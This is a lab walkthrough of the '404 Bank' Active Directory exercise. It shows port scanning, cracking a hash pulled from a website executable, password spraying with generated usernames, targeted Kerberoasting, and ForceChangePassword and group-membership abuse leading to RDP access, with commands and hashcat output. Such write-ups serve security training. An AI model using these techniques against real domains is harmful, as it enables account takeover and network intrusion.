404 Bank Walkthrough

Lab Info
Section titled “Lab Info”Lab Name: 404 Bank
Difficulty: Medium → Hard
Author: 2ubZ3r0
Hack Smarter Lab Link: 404 Bank
Objective and Scope
Section titled “Objective and Scope”404 Bank, a staple of the local financial community, is conducting its annual security assessment. To uphold their motto of being “Proven, Local, Strong,” the bank has commissioned the Hack Smarter Red Team to perform an internal penetration test.
Initial Access
Section titled “Initial Access”You have been provided with VPN access to their internal environment, but no other information.
1. Initial Access & Enumeration
Section titled “1. Initial Access & Enumeration”1.1 Network Discovery Using naabu
Section titled “1.1 Network Discovery Using naabu”Let us start the assessment by scanning for open ports and services using Naabu, and then build our attack path based on the results.
The reason we are using naabu , which is written in Go, is for fast port discovery. Once we identify the open ports, we can pass them to Nmap for service and version detection.
In this command, I have used several parameters to improve speed:
- -rate is set to 2000 (the default is 1000).
- -retries is set to 2 (the default is 3).
- -warm-up-time is set to 0 (the default is 2).
- -c (thread concurrency) is set to 50 (the default is 25).
These settings help increase scanning speed. However, in some cases, they may introduce inaccuracies, so use them with caution.
~/Labs/on-prem/hacksmarter/404_bank 1m 11s 0> sudo naabu -host 10.1.165.181 -p - -rate 2000 -retries 2 -warm-up-time 1 -c 50 -nmap-cli 'nmap -sV -T4' -o 404-bank.txt10.1.165.181:4969510.1.165.181:63610.1.165.181:8810.1.165.181:4972310.1.165.181:938910.1.165.181:4968610.1.165.181:4967010.1.165.181:59310.1.165.181:4966610.1.165.181:4966910.1.165.181:338910.1.165.181:5310.1.165.181:38910.1.165.181:13510.1.165.181:326810.1.165.181:44510.1.165.181:139[INF] Running nmap scan on range 0: 10.1.165.181 -p 49695,389,49670,49669,49723,9389,49686,135,3268,53,593,636,3389,445,139,49666,88[INF] Using custom nmap arguments: -sV -T4[INF] Integrating nmap results for 10.1.165.181: 53/tcp (domain Simple DNS Plus) 88/tcp (kerberos-sec Microsoft Windows Kerberos) 135/tcp (msrpc Microsoft Windows RPC) 139/tcp (netbios-ssn Microsoft Windows netbios-ssn) 389/tcp (ldap Microsoft Windows Active Directory LDAP) 445/tcp (microsoft-ds) 593/tcp (ncacn_http 1.0 Microsoft Windows RPC over HTTP) 636/tcp (ldap Microsoft Windows Active Directory LDAP) 3268/tcp (ldap Microsoft Windows Active Directory LDAP) 3389/tcp (ms-wbt-server Microsoft Terminal Services) 9389/tcp (mc-nmf .NET Message Framing) 49666/tcp (msrpc Microsoft Windows RPC) 49669/tcp (ncacn_http 1.0 Microsoft Windows RPC over HTTP) 49670/tcp (msrpc Microsoft Windows RPC) 49686/tcp (msrpc Microsoft Windows RPC) 49695/tcp (msrpc Microsoft Windows RPC) 49723/tcp (msrpc Microsoft Windows RPC)[INF] Found 17 ports on host 10.1.165.181 (10.1.165.181)- As we can see, several ports are open. The main ones are HTTP, Kerberos, SMB, LDAP, etc.
1.2 Service Enumeration with Nmap
Section titled “1.2 Service Enumeration with Nmap”~/Labs/on-prem/hacksmarter/404_bank 01:58:20 PM> nmap -sC -sV -T4 -p 80,3389 10.1.165.181Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-08 13:58 +0530Nmap scan report for 10.1.165.181Host is up (0.28s latency).
PORT STATE SERVICE VERSION80/tcp open http Microsoft IIS httpd 10.0|_http-server-header: Microsoft-IIS/10.0|_http-title: 404 Finance Group| http-methods:|_ Potentially risky methods: TRACE3389/tcp open ms-wbt-server Microsoft Terminal Services|_ssl-date: 2026-02-08T08:29:03+00:00; -1s from scanner time.| ssl-cert: Subject: commonName=DC-404.404finance.local| Not valid before: 2026-01-27T22:25:59|_Not valid after: 2026-07-29T22:25:59| rdp-ntlm-info:| Target_Name: FINANCE404| NetBIOS_Domain_Name: FINANCE404| NetBIOS_Computer_Name: DC-404| DNS_Domain_Name: 404finance.local| DNS_Computer_Name: DC-404.404finance.local| Product_Version: 10.0.17763|_ System_Time: 2026-02-08T08:28:58+00:00Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:|_clock-skew: mean: -1s, deviation: 0s, median: -1s
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .Nmap done: 1 IP address (1 host up) scanned in 19.38 seconds- Here, we can see that the HTTP server is hosted on a Windows IIS server. We also obtained the DNS name and the domain controller (DC) domain name, which we can add to the /etc/hosts file.This will be helpful for DNS resolution during Kerberos-based enumeration attacks and also makes it easier to remember the hostname instead of the IP address.
1.3 Web Application Enumeration
Section titled “1.3 Web Application Enumeration”As we know, HTTP is open and the server is hosted on a Windows IIS server.Let’s enumerate it and look for any interesting information that might help us.

Technologies Used:

Username’s Found:

- Along with the usernames on the website, there are also some interesting descriptions for the users that provide hints about the target environment.
Potential Sensitive information & Files:


- We found an executable used by the target bank, which we will enumerate later to check for any sensitive information.
1.4 Directory Discovery Using FFUF
Section titled “1.4 Directory Discovery Using FFUF”Lets use FFUF to look for directories that might be interesting for us
We couldn’t find any interesting directories on the HTTP server through the ffuf scan.
- So, let’s move to the previously discovered executable and enumerate it for any useful information we can gather.
2. Credential Access
Section titled “2. Credential Access”2.1 Executable Analysis and Hash Extraction
Section titled “2.1 Executable Analysis and Hash Extraction”During website enumeration, we found an executable that we can analyze using strings to identify any useful information within it.

- We found an MD5 hash in the output. Let’s attempt to crack it.
2.2 Offline Password Cracking (MD5)
Section titled “2.2 Offline Password Cracking (MD5)”As the identified hash is in MD5 format, it can be targeted using hash-cracking tools with the -m 0 mode, along with a commonly used wordlist such as rockyou.txt, to attempt recovery of the plaintext value.
…/Documents/Tools ❯ hashcat -m 0 hash.txt ./rockyou.txthashcat (v7.1.2) starting
CUDA API (CUDA 13.1)====================* Device #01: NVIDIA GeForce RTX 4060, 7328/7798 MB, 24MCU
OpenCL API (OpenCL 3.0 CUDA 13.1.112) - Platform #1 [NVIDIA Corporation]========================================================================* Device #02: NVIDIA GeForce RTX 4060, skipped
Minimum password length supported by kernel: 0Maximum password length supported by kernel: 256
Hashes: 1 digests; 1 unique digests, 1 unique saltsBitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotatesRules: 1
Optimizers applied:* Zero-Byte* Early-Skip* Not-Salted* Not-Iterated* Single-Hash* Single-Salt* Raw-Hash
ATTENTION! Pure (unoptimized) backend kernels selected.Pure kernels can crack longer passwords, but drastically reduce performance.If you want to switch to optimized kernels, append -O to your commandline.See the above message to find out about the exact limits.
Watchdog: Temperature abort trigger set to 90c
Host memory allocated for this attack: 933 MB (17951 MB free)
Dictionary cache built:* Filename..: ./rockyou.txt* Passwords.: 14344391* Bytes.....: 139921497* Keyspace..: 14344384* Runtime...: 0 secs
<REDACTED>:<REDACTED>
Session..........: hashcatStatus...........: CrackedHash.Mode........: 0 (MD5)Hash.Target......: dd2ef34530de7e5bef22a05e7e5dd178Time.Started.....: Thu Feb  5 23:59:46 2026 (1 sec)Time.Estimated...: Thu Feb  5 23:59:47 2026 (0 secs)Kernel.Feature...: Pure Kernel (password length 0-256 bytes)Guess.Base.......: File (./rockyou.txt)Guess.Queue......: 1/1 (100.00%)Speed.#01........: 27408.8 kH/s (1.67ms) @ Accel:1024 Loops:1 Thr:64 Vec:1Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)Progress.........: 11010048/14344384 (76.76%)Rejected.........: 0/11010048 (0.00%)Restore.Point....: 9437184/14344384 (65.79%)Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:0-1Candidate.Engine.: Device GeneratorCandidates.#01...: brutus1986 -> JoythedogHardware.Mon.#01.: Temp: 48c Fan:  0% Util: 15% Core:2490MHz Mem:8251MHz Bus:8
Started: Thu Feb 5 23:59:43 2026Stopped: Thu Feb 5 23:59:47 2026- We successfully cracked the hash and obtained the password!!..
2.3 Username Enumeration and Wordlist Generation
Section titled “2.3 Username Enumeration and Wordlist Generation”Website enumeration revealed multiple usernames. These can be permuted into various naming conventions to generate a custom wordlist using our simple python script, which can then be tested against the recovered password for potential authentication access using nxc.
~/Labs/on-prem/hacksmarter/404_bank> cat users_permutator.pynames = ["Alex Meier", "Robert Graef", "Karl Hackermann", "Nina Inkasso", "Daniel Hoffmann", "Melanie Kunz"] ### UserNames
for name in names: first, last = name.split() patterns = [ f"{first}", f"{first}.{last}", f"{first[0]}.{last}", f"{first}{last}", f"{last}.{first}", f"{first}_{last}" ] for p in patterns: print(p)~/Labs/on-prem/hacksmarter/404_bank> python3 users_permutator.py >> usernames.txt~/Labs/on-prem/hacksmarter/404_bank> cat usernames.txtAlexAlex.MeierA.MeierAlexMeierMeier.AlexAlex_MeierRobertRobert.GraefR.GraefRobertGraefGraef.RobertRobert_GraefKarlKarl.HackermannK.HackermannKarlHackermannHackermann.KarlKarl_HackermannNinaNina.InkassoN.InkassoNinaInkassoInkasso.NinaNina_InkassoDanielDaniel.HoffmannD.HoffmannDanielHoffmannHoffmann.DanielDaniel_HoffmannMelanieMelanie.KunzM.KunzMelanieKunzKunz.MelanieMelanie_KunzAlexAlex.MeierA.MeierAlexMeierMeier.AlexAlex_MeierRobertRobert.GraefR.GraefRobertGraefGraef.RobertRobert_GraefKarlKarl.HackermannK.HackermannKarlHackermannHackermann.KarlKarl_HackermannNinaNina.InkassoN.InkassoNinaInkassoInkasso.NinaNina_InkassoDanielDaniel.HoffmannD.HoffmannDanielHoffmannHoffmann.DanielDaniel_HoffmannMelanieMelanie.KunzM.KunzMelanieKunzKunz.MelanieMelanie_Kunz2.4 Password Spraying and Initial Foothold
Section titled “2.4 Password Spraying and Initial Foothold”Now let’s use the cracked password and the list of usernames we gathered to perform a password spray and determine whether we obtain a valid login.

- At this stage, we successfully obtained a valid login for the Karl.Hackermann user, confirming that the cracked password works for at least one account in the environment.
3. Lateral Movement & Pivoting
Section titled “3. Lateral Movement & Pivoting”3.1 BloodHound Enumeration and Attack Path Analysis
Section titled “3.1 BloodHound Enumeration and Attack Path Analysis”With valid credentials now in hand, we can use BloodHound to visualize potential attack paths and identify opportunities for further lateral movement or privilege escalation within the environment.
Domain Object Data & Entities Relationship Dump

- With the data collected, we can now ingest it into BloodHound to analyze the environment and discover possible attack paths starting from the compromised Karl.Hackermann user account.
BloodHound Data Analysis


Observations:
This is the attack path identified through BloodHound Starting from the karl.hackermann user → we can compromise tom.reboot via GenericWrite
permissions → then compromise robert.graef → and finally gain control of the webadmin by forcechangepassword of daniel hoffmann account.
3.2 Abuse of GenericWrite → Targeted Kerberoasting (tom.reboot)
Section titled “3.2 Abuse of GenericWrite → Targeted Kerberoasting (tom.reboot)”The compromised user karl.hackermann has GenericWrite permissions over tom.reboot, which we can abuse to perform targeted Kerberoasting.

- The targeted Kerberoasting attack was successful, and we obtained the TGS hash for the tom.reboot account and the next step is to crack this hash to recover the account’s plaintext password.
3.3 Kerberos TGS Hash Cracking and Account Compromise
Section titled “3.3 Kerberos TGS Hash Cracking and Account Compromise”As the recovered artifact is a Kerberos TGS hash, offline cracking can be performed using Hashcat in mode 13100, corresponding to Kerberos 5 TGS-REP encryption.
…/Tools/Wordlist ❯ hashcat -m 13100 ./tom.reboot.txt ./rockyou.txt$krb5tgs$23$*tom.reboot$404FINANCE.LOCAL$404finance.local/tom.reboot*$a54ff2ab13824a2dc60c7c39cc835bde$cf4f02112c0dadc39704cd0bad8d1f022b794fbed9c687f94e8859271ee17c382ec1fd5c271eb5db98e82bee17d48500cc3db673146a875474d5ff2138a3ab1b744a94bb48b0e4a570633508c59ffc859ec83ab3f4b7c40696c4140aebbec9502f2433fce90221aa2b1b97bb228f614ee483965619ab04f6111f4243d717e544fd5ab6202a4a79102d94a9180bfc4b5cfe66b31428d7d821c8324cb9f836cdeeb03f998e5407f6f0e4b0d9607f6c9238b442b40951c1ae89cb16ac7fd2aecc4b1fc88cdf06e1b0a26879187e56ddb8549aa212a4dba69a489badfa2f1dc66a2375cc227822196fbc3caf5b581cf0e606911cd9311b8f8f28d6f9fd59c8270324ca2f303bd3c677f5dfc34b38c2d8b76123b9ef914a710b2167b25e4f32936602b137f94ba87e2097131c8650967112a16c41d475800d08bfe33af4f1453389007b541fef2259c6aafae06a0488b0cfd5e99a600d4c1fdf9e22f724c32e062f606454669bdc8abe40729a38f3e0c7c70d0efe718469676cd4b715b7d51a2ceda3d4ddecdcc5ca0e6b4090cb28ee10e3b70f85b65d91e669ffa947944417712012d0179a6732f7da2cd96519c1a45c23874c7255c37a331eab6ee1d9604259521d5b47821024b88d781a1b61472979d370c9bf45e6b4b8350e40da5933cb6c539a27d2cb6f52c4d159f01ce6476395ce565d0e6dd923e39135091dbc8d9647f8e033969fce04c800ede8f65c03159f14e86e3e7115a27a122173f125431815b1fed717fc6565d5dead3cbefaaa4c494dde021e2212dccb0fcef6a61245fd43a8c150d8c4ec1e47bcd0e293c76e950dc312a24a2c4bdc9d49cfb5924c0853834457b5155751be5ddf9da5d4e7a3ffe2199b40ea93b0d863c1d8fbd772d3ba74e0bc755c549df0b24dedc8b7cb4e334a74c3abf573a2f2b46c98b864fded12ca7fe2b8d27ed0f10177af2cb874d0539dd1a0649916735540b14b43945881cefa65c1960bb42e18962e0efe80c6dd9fddd561c6f2843e348f648ae91a42bfb77ef327475c0cba56a37bdb1a7f744cd79605648789b5859dcd395b7411f311d3965abf987096f4a59dc0ecfc0cd2aab4e13ec2c5a336d4794a80d03f510b2cd67564c7ce9df31197badd3e0babbae25f84f8342d3700ffb34d34776612f921533d2c63ff00ea20715d2a7795ac8cac6da5ef:<REDACTED>
Session..........: hashcatStatus...........: CrackedHash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)Hash.Target......: $krb5tgs$23$*tom.reboot$404FINANCE.LOCAL$404finance...ff5d22Time.Started.....: Sun Feb 8 15:14:33 2026 (1 sec)Time.Estimated...: Sun Feb 8 15:14:34 2026 (0 secs)Kernel.Feature...: Pure Kernel (password length 0-256 bytes)Guess.Base.......: File (./rockyou.txt)Guess.Queue......: 1/1 (100.00%)Speed.#01........: 22994.1 kH/s (4.81ms) @ Accel:1024 Loops:1 Thr:32 Vec:1Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)Progress.........: 11010048/14344384 (76.76%)Rejected.........: 0/11010048 (0.00%)Restore.Point....: 10223616/14344384 (71.27%)Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:0-1Candidate.Engine.: Device GeneratorCandidates.#01...: alisonodea -> JoythedogHardware.Mon.#01.: Temp: 61c Fan: 0% Util: 45% Core:2490MHz Mem:8251MHz Bus:8- The TGS hash was successfully cracked, allowing us to recover the plaintext password for the compromised account and move further along the attack path.
Verify Access:

- We can successfully authenticate as
tom.reboot.
3.4 Abuse of ForceChangePassword → robert.graef
Section titled “3.4 Abuse of ForceChangePassword → robert.graef”The tom.reboot account holds ForceChangePassword privileges over robert.graef.
This allows us to directly reset the target user’s password using BloodyAD, giving us control of the account without needing to know the original password.
Tools like BloodyAD are especially helpful in these situations because they simplify what would otherwise be a complex process.

- The password reset for robert.graef was successful, giving us full access to the compromised account and allowing us to continue along the identified attack path.
Verify Access:

3.5 Group Membership Abuse → Remote Desktop Access
Section titled “3.5 Group Membership Abuse → Remote Desktop Access”
Since we have AddMember permission over the Remote Desktop Users group, we can abuse this privilege to add robert.graef to the group and gain a shell.

- We successfully added the user to the Remote Desktop Users group.
3.6 RDP Session Enumeration as robert.graef
Section titled “3.6 RDP Session Enumeration as robert.graef”
- We are able to establish an RDP session as
Robert.Graefand discovered several additional user accounts. - Next, we will verify which users have RDP access and attempt to escalate our privileges by checking Robert’s outbound permissions over other objects.
3.7 Abuse of ForceChangePassword → jan.tresor
Section titled “3.7 Abuse of ForceChangePassword → jan.tresor”
- BloodHound analysis of
robert.graefrevealed that we have ForceChangePassword rights overjan.tresor.
Let’s abuse this privilege.

Verify Access:

3.8 RDP Pivot and Discovery of Additional Credentials
Section titled “3.8 RDP Pivot and Discovery of Additional Credentials”Since Robert has AddMember privileges, we can use them to add jan.tresor to the Remote Desktop Users group and establish an RDP session to enumerate the system for interesting information or potential local privilege escalation.

- We successfully added the user to the Remote Desktop Users group.
- Now, let’s establish an RDP session as jan.tresor.
